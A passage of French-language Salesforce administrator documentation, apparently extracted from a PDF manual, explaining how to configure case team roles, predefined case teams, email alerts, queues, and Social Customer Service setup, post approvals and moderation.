2. Cliquez sur **Nouveau**, puis saisissez le nom du rôle.
3. Dans Accès à la requête, sélectionnez le niveau d'accès du rôle aux requêtes.

   **Lecture/Écriture**
   Les membres peuvent afficher et modifier des requêtes et leur ajouter des enregistrements associés, des notes et des pièces jointes.

   **Lecture seule**
   Les membres peuvent afficher des requêtes et leur ajouter des enregistrements associés.

   **Privé**
   Les membres ne peuvent pas accéder aux requêtes.
4. Si vous souhaitez que les membres du rôle soient visibles pour les utilisateurs de portail client qui consultent les requêtes, sélectionnez **Visible dans le portail client**. Même si l'option Visible dans le portail client n'est pas sélectionnée, les utilisateurs de portail client qui sont ajoutés à des équipes de requête peuvent s'afficher dans les listes associées Équipe de requête.
5. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas supprimer des rôles, mais vous pouvez cliquer sur **Remplacer** en regard d'un rôle que vous souhaitez remplacer dans toutes les requêtes. Si votre organisation a un seul rôle, vous ne pouvez pas le remplacer.

Conseil: Les rôles ne changent pas l'accès d'un propriétaire à sa requête, qui est défini par défaut sur Lecture/écriture.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les équipes de requête :
- Personnaliser l'application

  ET

  Gérer les utilisateurs

Pour ajouter des membres à une équipe :
- Autorisation de modification sur les requêtes

Prédéfinition d'équipes de requête

Après avoir défini les rôles de l'équipe de requête, vous pouvez prédéfinir des équipes de requêtes pour permettre aux agents d'ajouter rapidement les personnes avec lesquelles ils travaillent régulièrement sur les requêtes.

Configuration d'alertes par e-mail pour des équipes de requête

Créez des alertes par e-mail pour des équipes de requête afin d'informer les membres d'équipe de chaque création ou modification d'une requête.

CONSULTER ÉGALEMENT :

Équipes de requêtes

Configuration d'équipes de requête

## Prédéfinition d'équipes de requête

Après avoir défini les rôles de l'équipe de requête, vous pouvez prédéfinir des équipes de requêtes pour permettre aux agents d'ajouter rapidement les personnes avec lesquelles ils travaillent régulièrement sur les requêtes.

1. Dans Configuration, saisissez *Équipes de requêtes prédéfinies* dans la case `Recherche rapide`, puis sélectionnez **Équipes de requêtes prédéfinies**.
2. Cliquez sur **Nouveau**, puis saisissez le nom de l'équipe.
3. Ajoutez des membres à l'équipe.
   a. Choisissez un type de membre d'équipe : Utilisateur, Contact ou Utilisateur du portail client. Les contacts peuvent accéder aux requêtes uniquement lorsqu'ils sont activés en tant qu'utilisateurs du portail client et attribués à des présentations de page de requêtes.
   b. Cliquez sur **Référence** (), puis sélectionnez un membre.
   c. Choisissez un rôle pour le membre.
4. Cliquez sur **Enregistrer**.

Remarque: Pour supprimer une équipe de requête prédéfinie, retirez-la d'abord des règles d'attribution. Si vous supprimez une équipe de requête prédéfinie, elle est retirée de toutes les requêtes dont elle est chargée, et elle ne peut pas être récupérée dans la Corbeille. Lorsque vous retirez des membres d'une équipe de requête prédéfinie, ils sont retirés de toutes les requêtes dont leur équipe est membre.

CONSULTER ÉGALEMENT :

Équipes de requêtes

Configuration d'équipes de requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les équipes de requête :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

Pour ajouter des membres à une équipe :

- Autorisation de modification sur les requêtes

## Configuration d'alertes par e-mail pour des équipes de requête

Créez des alertes par e-mail pour des équipes de requête afin d'informer les membres d'équipe de chaque création ou modification d'une requête.

1. Créez des modèles d'e-mail pour des notifications.
2. Configurez des règles de workflow qui spécifient les actions de requête qui envoient des alertes par e-mail aux membres d'équipe.
   a. Dans Configuration, saisissez *Règles the workflow* dans la case Recherche rapide, puis sélectionnez **Règles the workflow**.
   b. Cliquez sur **Nouvelle règle**.
   c. Dans Sélectionner un objet, choisissez **Requête**, puis cliquez sur **Suivant**.
   d. Saisissez le nom de la règle.
   e. Choisissez les critères d'évaluation. Pour garantir l'évaluation de chaque requête pour une alerte par e-mail, nous recommandons de définir les critères d'évaluation sur **Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification**.
   f. Saisissez vos critères de règle. Nous vous recommandons de choisir **critères sont remplis** et de sélectionner les critères qu'une requête doit remplir pour envoyer des alertes par e-mail. Par exemple, si vous souhaitez que les membres d'équipe reçoivent une alerte par e-mail chaque fois qu'un statut de requête est défini sur Nouveau, définissez les critères sur *Requête : Statut égal à Nouveau*.
   g. Cliquez sur **Enregistrer et Suivant**.
3. Ajoutez des alertes par e-mail aux critères de votre règle de workflow.
   a. Cliquez sur **Ajouter une action de workflow** et choisissez **Nouvelle alerte par e-mail**.
   b. Saisissez une description et un nom unique pour l'alerte par e-mail. Puisque vous choisissez Requête en tant qu'objet pour la règle de workflow, l'objet est affiché en lecture seule.
   c. Sélectionnez un modèle de message.
   d. Sélectionnez les destinataires des alertes par e-mail de la règle de workflow. Pour sélectionner tous les membres d'une équipe de requête, choisissez **Équipe de requête** dans Type de destinataire et ajoutez l'équipe en tant que destinataire sélectionné. Vous pouvez saisir jusqu'à cinq adresses e-mail supplémentaires.
   e. Cliquez sur **Enregistrer**.
4. Activez la règle de workflow et la règle d'alerte par e-mail associée :
   a. Dans Configuration, saisissez *Règles the workflow* dans la case Recherche rapide, puis sélectionnez **Règles the workflow**
   b. Cliquez sur **Activer** en regard du nom de la règle.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer les équipes de requête :
- Personnaliser l'application

  ET

  Gérer les utilisateurs

Pour créer ou modifier des règles de workflow :
- Personnaliser l'application

Pour créer ou modifier des alertes par e-mail :
- Personnaliser l'application

Remarque: Pour empêcher la règle d'envoyer des alertes par e-mail, cliquez à tout moment sur **Désactiver**. Si vous désactivez une règle avec des actions en attente, les actions se terminent tant que la requête qui a déclenché la règle n'est pas mise à jour.

CONSULTER ÉGALEMENT :

- Équipes de requêtes
- Configuration d'équipes de requête
- Gérer les modèles d'e-mail

# Files d'attente

Définissez la priorité, distribuez et attribuez des enregistrements aux équipes qui partagent des charges de travail. Accédez aux files d'attente à partir de vues de liste. Les membres d'une file d'attente peuvent s'approprier n'importe quel enregistrement de la file d'attente. Elles sont disponibles pour des requêtes, des pistes, des commandes, des objets personnalisés, des contrats de service ou des versions d'article Knowledge.

Vous pouvez ajouter un enregistrement à une file d'attente en changeant le propriétaire de l'enregistrement. Alternativement, une règle de rétribution peut ajouter des requêtes ou des pistes à une file d'attente en fonction de critères d'enregistrement spécifiques. Les enregistrements restent dans une file d'attente jusqu'à leur attribution à un propriétaire. Tout membre de la file d'attente, ou utilisateur de niveau supérieur dans la hiérarchie des rôles, peut s'approprier les enregistrements qu'elle contient.

Exemple:

- Créez une file d'attente de pistes dont les membres sont des commerciaux attribués à un territoire de vente spécifique.
- Créez une file d'attente de requêtes dont les membres sont des agents de support attribués à différents niveaux de service.
- Créez une file d'attente de versions d'articles Knowledge dont les membres sont des utilisateurs capables de traduire les nouvelles versions d'articles dans une langue cible.

CONSULTER ÉGALEMENT :

- Création de files d'attente
- Équipes de requêtes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Files d'attente de contrat de service disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Les files d'attente de pistes et de requêtes ne sont pas disponibles dans **Database.com**

# Création de files d'attente

Définissez la priorité, distribuez et attribuez des enregistrements aux équipes qui partagent des charges de travail. Le nombre de files d'attente que vous pouvez créer n'est pas limité. Vous pouvez sélectionner la date à laquelle les membres reçoivent les notifications par e-mail.

1. Dans Configuration, saisissez *Files d'attente* dans la case Recherche rapide, puis sélectionnez **Files d'attente**.
2. Cliquez sur **Nouveau**.
3. Saisissez une étiquette et un nom de file d'attente. Cette étiquette est le nom de la vue de liste à partir de laquelle les utilisateurs travaillent.
4. Choisissez la personne à notifier lorsque de nouveaux enregistrements sont ajoutés à la file d'attente.
5. Si votre organisation utilise des divisions, sélectionnez la division par défaut de la file d'attente. Les requêtes héritent de la division du contact auquel elles sont associées. Lorsqu'une requête n'a pas de contact, elle est attribuée à la division globale par défaut.
6. Ajoutez les objets à inclure dans la file d'attente.
7. Ajoutez des membres à la file d'attente. Les membres peuvent être des individus, des rôles, des groupes publics, des territoires, des connexions ou des utilisateurs partenaires.

   Selon les paramètres de partage de votre organisation, seuls les membres de file d'attente et les utilisateurs de niveau supérieur dans la hiérarchie des rôles peuvent devenir propriétaires des enregistrements de la file d'attente.
8. Enregistrez la file d'attente.
9. Vous pouvez également configurer des règles d'attribution pour votre file d'attente de pistes ou de requêtes afin d'ajouter automatiquement à la file les enregistrements qui remplissent des critères précis.

CONSULTER ÉGALEMENT :

- Files d'attente
- Équipes de requêtes
- Configuration de règles d'attribution
- *Article Knowledge :* Comment arrêter les notifications par e-mail pour les membres d'une file d'attente ?

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Files d'attente de contrat de service disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Les files d'attente de pistes et de requêtes ne sont pas disponibles dans **Database.com**

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier des files d'attente :

- Personnaliser l'application

  ET

  Gérer les vues de liste publique

Pour modifier des files d'attente créées par d'autres utilisateurs :

- Personnaliser l'application

  ET

  Gérer les vues de liste publique et Gérer les utilisateurs

# Ajout du service client social

## Bienvenue dans le service client social

Le service client social permet de créer des requêtes ou des pistes à partir de publications sur les médias sociaux et d'envoyer des réponses personnalisées aux mêmes canaux de médias sociaux.

Remarque: Les pages de configuration Service client social, les pages de modération et d'autorisation, et l'action Répondre dans le fil de requête sont disponibles uniquement dans Salesforce Classic.

Important: Si vous avez deux comptes sociaux ou moins à suivre, vous pouvez utiliser le pack de démarrage gratuit. Sinon, vous devez disposer de comptes Social Studio suffisants.

Le service client social s'intègre à Radian6 et à Social Studio. Il permet aux agents de service et aux commerciaux d'engager des clients en répondant à des requêtes et à des pistes créées dans Facebook, Twitter, Instagram et les autres réseaux sociaux.

| Réseau social | État de publication |
|---|---|
| Facebook | (globalement disponible) |
| Twitter | (globalement disponible) |
| Instagram | (globalement disponible) |
| Google+ | Programme pilote |
| Sina Weibo | Programme pilote |

L'action de l'éditeur social dans le fil de requête ou de piste est l'interface principale de réponse aux consommateurs ou aux prospects. Les publications sociales entrantes et sortantes sont affichées en tant qu'éléments dans le fil, ce qui facilite le suivi du fil de la conversation. Les ensembles d'autorisations permettent d'accorder l'accès à vos comptes sociaux gérés à différents ensembles d'utilisateurs. Prêts à l'emploi, les paramètres par défaut contrôlent le traitement des publications sociales entrantes. Vous pouvez modifier une classe Apex pour appliquer votre propre logique métier personnalisée.

Remarque: Lors de la conversion d'une piste en compte ou en contact, les éléments sociaux du fil sont retirés.

Dans Salesforce1, les agents peuvent afficher et répondre à un contenu social à partir d'appareils mobiles.

Pour les comptes Twitter, les agents peuvent utiliser les fils de requête et de piste pour afficher le contenu auquel ils répondent, retweeter, aimer et suivre des tweets, envoyer des réponses à des tweets et à des messages privés, et supprimer les tweets gérés par vos comptes sociaux.

Pour les comptes Facebook, les requêtes et les pistes sont créées depuis votre page Facebook gérée, et les agents peuvent utiliser les fils pour afficher le contenu auquel ils répondent, aimer des publications et des commentaires, envoyer des publications, des commentaires, des réponses et des messages privés, et supprimer les publications gérées par vos comptes sociaux.

Pour Facebook et Twitter, vous pouvez cliquer sur le lien Afficher la source pour ouvrir un élément sur le site Web du média social natif. Vous pouvez ainsi consulter le contexte pour donner une réponse plus pertinente.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour administrer le service client social :
- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :
- Suivi de fil pour tous les objets associés sur l'objet Requête

Pour envoyer et recevoir des publications ou des messages de média social :
- Fil de requête activé

  ET

  Accéder à un compte social

Vous pouvez synchroniser votre #hashtag Instagram en Service client social afin de recevoir les publications sociales lorsque le #hashtag de votre marque est mentionné sur Instagram. Pour activer l'écoute des #hashtag Instagram, créez une règle dans le compte de votre plate-forme sociale pour recevoir les publications lorsque le #hashtag de votre marque est mentionné.

| Limitations du Service client social | Enterprise Edition, Performance Edition et Unlimited Edition |
|---|---|
| Nombre maximal de comptes sociaux gérés actifs | 2000 comptes. Les paramètres Service client social affichent 500 comptes sociaux gérés par page. |
| Nombre maximal de balises de publication | 200 balises de publication |
| Nombre maximal d'erreurs avant l'interruption des publications entrantes | 100 erreurs. Lorsque le nombre de 100 erreurs est atteint, les publications entrantes sont interrompues jusqu'à ce que les erreurs soient éliminées. Cela permet aux administrateurs de vérifier que les publications sont correctement traitées. |

CONSULTER ÉGALEMENT :

- Mise en œuvre du service client social
- Conseils sur l'action sociale
- Complete Guide to Social Customer Service

# Mise en œuvre du service client social

Activez le service client social dans votre organisation et personnalisez l'expérience de vos agents de support.

- Configuration d'un Service client social
- Création de l'interface de l'action sociale
- Activation de la modération du service client social
- Modification de la classe Apex par défaut

CONSULTER ÉGALEMENT :

- Configuration d'un Service client social
- Activation des approbations de publications sociales
- Activation de la modération du service client social
- Création de l'interface de l'action sociale
- Modification de la classe Apex par défaut
- Complete Guide to Social Customer Service

## Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :

- Suivi de fil pour tous les objets associés sur l'objet Requête

# Configuration d'un Service client social

Activez le Service client social, installez le package SocialCustomerService, synchronisez vos comptes sociaux et attribuez des pseudos sociaux.

**Important:** Si vous avez deux comptes sociaux ou moins à suivre, vous pouvez utiliser le pack de démarrage gratuit. Sinon, vous devez disposer de comptes Social Studio suffisants.

Radian6, qui fait partie de Social Studio de Marketing Cloud, permet de surveiller les médias sociaux. Le pack de démarrage gratuit ne nécessite pas de connexion Radian6 explicite. Connectez simplement jusqu'à deux comptes sociaux, Salesforce se charge des autres détails. Si vous êtes client de Social Studio, configurez des sources de données qui peuvent être synchronisées avec Service Cloud.

**Important:** Le Suivi de fil pour Tous les objets associés doit être activé pour permettre la création d'éléments de fil de requête. Reportez-vous à Configuration de Fil de requête à la page 2888. Pour des pistes, dans Configuration, saisissez *`Suivi du fil`* dans la case `Recherche rapide`, sélectionnez **Suivi du fil**, puis assurez-vous que les options `Activer le suivi de fil` et `Tous les objets associés` sont cochées. Lors de la conversion d'une piste en compte ou en contact, les éléments sociaux du fil sont retirés.

1. Dans Configuration, saisissez *`Média social`* dans la case `Recherche rapide`, puis sélectionnez **Service client social**.

   **Conseil:** Saisissez le raccourci *`med`* pour accélérer l'affichage de la section Média social.

2. Sous l'onglet Paramètres, cochez `Activer le service client social`.
3. Si vous souhaitez que les publications soient approuvées avant de les envoyer, cochez `Activer les approbations pour les publications sociales`.

   Dans le cadre d'un processus de formation professionnelle ou d'examen de la qualité, vous pouvez exiger que les publications de certains agents soient approuvées, plutôt que de les laisser publier librement. Grâce aux processus d'approbation et aux autorisations utilisateur, les agents sélectionnés peuvent soumettre des publications sociales pour approbation, rappeler des publications, et réessayer ou les soumettre de nouveau. Les approbateurs peuvent approuver et rejeter les publications destinées à être publiées. Reportez-vous à Activation des approbations de publications sociales à la page 3204.

4. Si vous souhaitez mapper les nouvelles publications avec des publications parentes, qui sont les premières publications ayant généré une requête, sélectionnez **Activer la récupération des publications parentes pour plus de contexte**.
5. Sous `Identifiants Radian6`, créez un compte Social Studio avec le pack de démarrage en cliquant sur **Créer un compte**, ou cliquez sur **Se connecter**, puis saisissez vos identifiants Social Studio.

   **Remarque:** Avec le pack de démarrage Social Customer Service, vous pouvez activer le Service client social et jusqu'à deux comptes sociaux pour n'importe quel réseau social. Par exemple, si vous ajoutez un compte Twitter, vous pouvez ajouter un seul compte Facebook. Vous ne pouvez pas rétrograder un compte Social Studio dans le pack de démarrage. Le pack de démarrage ne prend pas en charge la fonctionnalité de modération (toutes les publications deviennent des requêtes) et le code Apex par défaut ne peut pas être personnalisé.

6. Sous l'onglet Comptes sociaux, cliquez sur **Ajouter un compte**, puis sélectionnez votre réseau social, par exemple Twitter ou Facebook.

   Le réseau social s'ouvre et vous invite à vous authentifier au compte. Une fois votre compte authentifié, Salesforce vous renvoie à l'onglet Comptes sociaux.

## Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :

- Suivi de fil pour tous les objets associés sur l'objet Requête

Remarque: Si vous recevez une erreur « Désolé, actuellement, nous ne prenons pas en charge l'enregistrement de comptes professionnels Facebook » ou « Votre compte Facebook ne peut pas être ajouté en raison de fonctionnalités non prises en charge », il peut être nécessaire de définir un nom d'utilisateur dans votre page Facebook.

7. Cliquez sur l'icône d'actualisation en regard de'**Ajouter un compte**.

   ATTENTION: La suppression d'un compte social le supprime partout, y compris dans Social Studio. Cette action est irréversible.

8. Si vous utilisez le Pack de démarrage, sélectionnez la case `Création de requête` pour activer la création automatique de requêtes lorsque les publications proviennent du compte social.

   Par exemple, si vous avez deux pseudos Twitter, l'un pour le support et l'autre réservé aux informations marketing et sur la marque, vous pouvez activer la création automatique de requêtes uniquement pour le pseudo de support. Les tweets du pseudo marketing sont placés dans la file d'attente des publications sociales pour examen. Reportez-vous à Gestion des publications sociales à la page 2605.

   Remarque: Si vous utilisez la version complète du service client social, vous pouvez configurer la modération de requête via Social Studio. Reportez-vous à Activation de la modération du service client social à la page 3205.

9. Si vous avez un portefeuille de comptes sociaux gérés, configurez `Réponses par défaut de` pour chaque compte Twitter, Instagram (pilote) et Sina Weibo (pilote). Cela permet de standardiser et de promouvoir le support de votre marque en définissant un pseudo de support dédié, par exemple @acmehelp ou@acmesupport. De plus, les agents peuvent envoyer des publications sortantes en moins de clics, car le compte sélectionné est affiché en tant que valeur par défaut dans le menu déroulant du compte dans l'éditeur social. Le traitement par défaut des réponses ne s'applique pas aux messages privés Twitter et n'affecte pas Facebook, Google Plus ou LinkedIn, car il est limité au traitement de la page elle-même.

10. Sous l'onglet `Paramètres entrants`, vous pouvez déterminer la classe Apex qui contrôle le traitement du contenu entrant dans votre organisation et l'utilisateur sous lequel son exécution est définie. Si vous utilisez la classe Apex par défaut, vous pouvez sélectionner des règles métiers entrantes afin de déterminer le traitement des données sociales entrantes.

    **Activation de la réouverture de requête**
    Si une nouvelle publication, provenant de la même personne sociale, est associée à une requête fermée, la requête est rouverte sous le nombre de jours défini. Ce nombre doit être supérieur ou égal à 1 et inférieur ou égal à 3 000.

    **Utilisation de comptes personnels**
    Attribuez un compte personnel au type sélectionné pour l'enregistrement parent de la personne sociale.

    **Création de requêtes pour les balises de publication**
    Remplacez les règles de création de requêtes de la plate-forme sociale, et créez une requête lorsqu'une publication sociale contient des balises de publication sociale. Les balises de publication sont utilisées pour répondre à la question « Quel est l'objet de cette publication ? ». Définies dans Social Hub, les balises de publication fournissent un contexte supplémentaire sur une publication.

    Remarque: Le service client social affiche 200 balises de publication seulement. Si vous avez un nombre de balises de publication plus important dans Social Studio, vous pouvez les afficher dans ce programme.

    La classe Apex par défaut crée une publication sociale, une personne sociale, une requête, un contact, et prend en charge les cas d'utilisation courants. Pour plus d'informations sur la modification de la classe Apex par défaut, reportez-vous à Modification de la classe Apex par défaut.


    Remarque: Si vous utilisez le pack de démarrage, la classe Apex n'est pas modifiable, mais vous pouvez modifier l'utilisateur sous lequel elle est exécutée.

11. Pour attribuer des pseudo sociaux à un profil ou à un ensemble d'autorisations, toujours dans la Configuration :

    - Saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.

- Saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.

12. Cliquez sur un profil ou un ensemble d'autorisations existant ou créez-en un.
13. Dans la section Applications, cliquez sur **Comptes sociaux attribués**.
14. Cliquez sur **Modifier**.




15. Attribuez les comptes sociaux qui doivent être disponibles pour vos utilisateurs disposant de ce profil ou de cet ensemble d'autorisations.

    Important: Les utilisateurs doivent avoir le profil ou l'ensemble d'autorisations que vous avez sélectionné ou créé à l'étape 8.

16. Enregistrez vos modifications.
17. Assurez-vous que la visibilité de champ appropriée est définie pour le profil ou l'ensemble d'autorisations.
    - Pour des profils, dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** ainsi que le profil que vous avez sélectionné ou créé précédemment. Dans la section Sécurité au niveau du champ, sélectionnez ensuite **Publication sociale**.
    - Pour des ensembles d'autorisations, dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** ainsi que l'ensemble d'autorisations que vous avez sélectionné ou créé précédemment. Cliquez ensuite sur **Paramètres d'objet**, puis sélectionnez **Publication sociale**.
18. Cliquez sur **Modifier**. Sous Ensembles d'autorisations, assurez-vous que tous les champs disponibles sont définis sur Visible (pas Lecture seule) pour des profils ou sur Modifier pour des ensembles d'autorisations. Cliquez sur **Enregistrer**.
19. Vous pouvez également définir Texte rapide pour permettre aux agents de créer des réponses prêtes à envoyer aux réseaux sociaux. Reportez-vous à Activation de texte rapide.
20. Vous pouvez également accorder un accès en lecture aux publications sociales pour les utilisateurs de communautés et de portails externes.

    Pour que les publications sociales soient disponibles dans les communautés et les portails, vous devez satisfaire trois exigences :
    - Assurez-vous que l'utilisateur a accès aux requêtes dans la communauté.
    - Accordée aux utilisateurs une autorisation en lecture aux publications sociales dans leur profil.
    - Dans l'objet Publication sociale de votre organisation, activez la visibilité des champs individuels via les paramètres de sécurité au niveau du champ.

> **Remarque:** Une fois ces exigences satisfaites, les utilisateurs externes peuvent accéder aux publications sociales affichées. Par exemple, si un fil de requête ou de piste est affiché en externe, toutes les publications sociales du fil sont visibles. Il n'est pas possible de limiter la visibilité au niveau de l'objet de la publication sociale.

Il est recommandé d'activer le suivi historique pour les objets Personne sociale et Publication sociale pendant les premiers mois d'utilisation du Service client social. Le suivi historique aide à identifier les personnes qui ont effectué une modification, à déterminer la date de modification et à différencier les modifications automatiques et manuelles.

Vous pouvez synchroniser jusqu'à 2000 comptes sociaux gérés depuis Social Studio. Cependant, la page des paramètres du service client social affiche seulement 500 comptes sociaux gérés. Les agents peuvent répondre à tous les comptes synchronisés depuis l'éditeur social dans le fil de requête. Si vous synchronisez plus de 500 comptes sociaux, attendez au moins une minute que les paramètres se chargent.

CONSULTER ÉGALEMENT :

- Suivi de l'historique des champs
- Reconnexion d'un compte social
- Mise en œuvre du service client social
- Complete Guide to Social Customer Service

# Reconnexion d'un compte social

Reconnectez votre compte social pour le Service client social.

Votre compte social peut être déconnecté du Service client social si la connexion, ou le jeton, du fournisseur de votre réseau social a expiré. De nombreux fournisseurs ont des politiques d'expiration de 60 à 90 jours.

1. Dans Configuration, saisissez *Média social* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sous l'onglet Comptes sociaux, cliquez sur **Autoriser de nouveau** dans la colonne Action.

   Le réseau social s'ouvre et vous invite à vous authentifier au compte. Lorsque votre compte est de nouveau authentifié, vous revenez à l'onglet Comptes sociaux.

CONSULTER ÉGALEMENT :

Configuration d'un Service client social

Bienvenue dans le service client social

Complete Guide to Social Customer Service

## Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :

- Suivi de fil pour tous les objets associés sur l'objet Requête

Pour envoyer et recevoir des publications ou des messages de média social :

- Fil de requête activé

  ET

  Accéder à un compte social

# Activation des approbations de publications sociales

Les agents des services sociaux représentent à la fois les personnes qui solutionnent les problèmes de vos consommateurs et la voix de votre marque sur les réseaux sociaux tels que Facebook et Twitter. Vous pouvez définir des directives qui indiquent à vos agents le ton et la syntaxe standard à respecter pour rédiger leurs communications, conformément à la stratégie des médias sociaux de votre organisation. Par exemple, vous exigez que les agents sociaux signent leurs tweets d'une façon standard, par exemple « ~ Jean ».

Les administrateurs Salesforce peuvent créer des processus d'approbation, et affecter les autorisations correspondantes aux agents et aux approbateurs.

1. Dans Configuration, saisissez *Média social* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez `Activer les approbations pour les publications sociales`.
3. Créez et activez des processus d'approbation pour les publications sociales en utilisant l'assistant de démarrage rapide ou l'assistant de configuration standard.

   **Important:** L'assistant de démarrage rapide est une méthode simple pour créer des processus d'approbation dans Salesforce. Cependant, l'option `Laisser l'utilisateur effectuant la soumission sélectionner manuellement l'approbateur` n'est pas prise en charge dans l'Assistant de démarrage rapide. La sélection de cette option renvoie ensuite une erreur lorsqu'un agent soumet une publication pour approbation.
4. Dans Configuration, cliquez sur **Administrer** > **Gérer les utilisateurs** > **Ensembles d'autorisations**.
5. Activez l'autorisation utilisateur `Demander l'approbation des publications sociales`.
6. Attribuez l'autorisation utilisateur `Demander l'approbation des publications sociales` avec un ensemble d'autorisations aux agents qui souhaitent que leurs publications soient révisées avant de les envoyer.

   Lorsque de l'attribution d'autorisations utilisateur, n'oubliez pas ces deux points.

   - L'approbation d'une publication la soumet automatiquement pour l'édition. Par conséquent, les approbateurs doivent avoir le même accès aux comptes sociaux que les agents dont ils examinent le travail. Sinon, les publications qu'ils approuvent renvoient une erreur.
   - Si vos autorisations utilisateur comprennent `Demander l'approbation des publications sociales`, le bouton de soumission de l'éditeur social indique toujours **Soumettre pour approbation** plutôt que « Commentaire », « Tweet » ou un autre terme. Cela est vrai même si aucun processus d'approbation actif ne s'applique à l'utilisateur. Dans cette situation, cliquer sur **Soumettre pour approbation** permet de publier la publication sociale normalement, car aucun processus d'approbation actif n'est en vigueur.

Pour plus d'informations, reportez-vous à Création d'un processus d'approbation à l'aide de l'Assistant standard à la page 5094, Préparation de la création d'un processus d'approbation à la page 5090 et Exemples de processus d'approbation.

**Conseil:** Si vos agents travaillent avec les pages de détail d'enregistrement des publications sociales, plutôt que dans le fil de requête, nous conseillons de supprimer la liste associée des approbations dans la présentation de page. La même mise en page est partagée entre les publications sociales entrantes et sortantes. Le retrait de la liste associée des approbations permet d'éviter toute confusion lors de l'affichage d'une publication entrante représentant un candidat valide pour un processus d'approbation.

**Éditions**

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :

- Suivi de fil pour tous les objets associés sur l'objet Requête

Les approbateurs peuvent toujours approuver ou rejeter les publications par les autres moyens habituels, notamment par e-mail, avec Chatter et les vues de liste.

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs

Mise en œuvre du service client social

Complete Guide to Social Customer Service

# Activation de la modération du service client social

Utilisez la modération pour trier les publications entrantes et créer des requêtes uniquement pour les publications qui correspondent à des demandes d'assistance exploitables. La modération aide votre organisation à se consacrer aux vrais problèmes des clients et à éviter d'ouvrir des requêtes inutiles.

Il n'est pas nécessaire de créer une requête pour chaque publication. Par exemple, un tweet ou une publication élogieux(se) ne requiert pas l'assistance d'un agent. Cependant, lorsque le service client social par défaut est configuré, des requêtes sont automatiquement créées à partir de chaque publication sociale. Grâce à la modération, les agents peuvent gérer les publications qui nécessitent la création d'une requête et celles qui sont ignorées. La modération est activée avec une règle Plate-forme sociale dans votre compte Social Studio afin de désactiver la création automatique de requêtes.

**Remarque:** Avec le Pack de démarrage, vous pouvez définir si des requêtes sont automatiquement créées lorsque les publications proviennent d'un compte social spécifique, sous l'onglet Comptes sociaux. Reportez-vous à Configuration d'un service client social à la page 3200.

1. Depuis votre compte Social Hub, cliquez sur l'onglet **Règles**.
2. Créez une règle, ou utilisez une règle existante, pour indiquer qu'aucune requête n'est créée dans Salesforce.

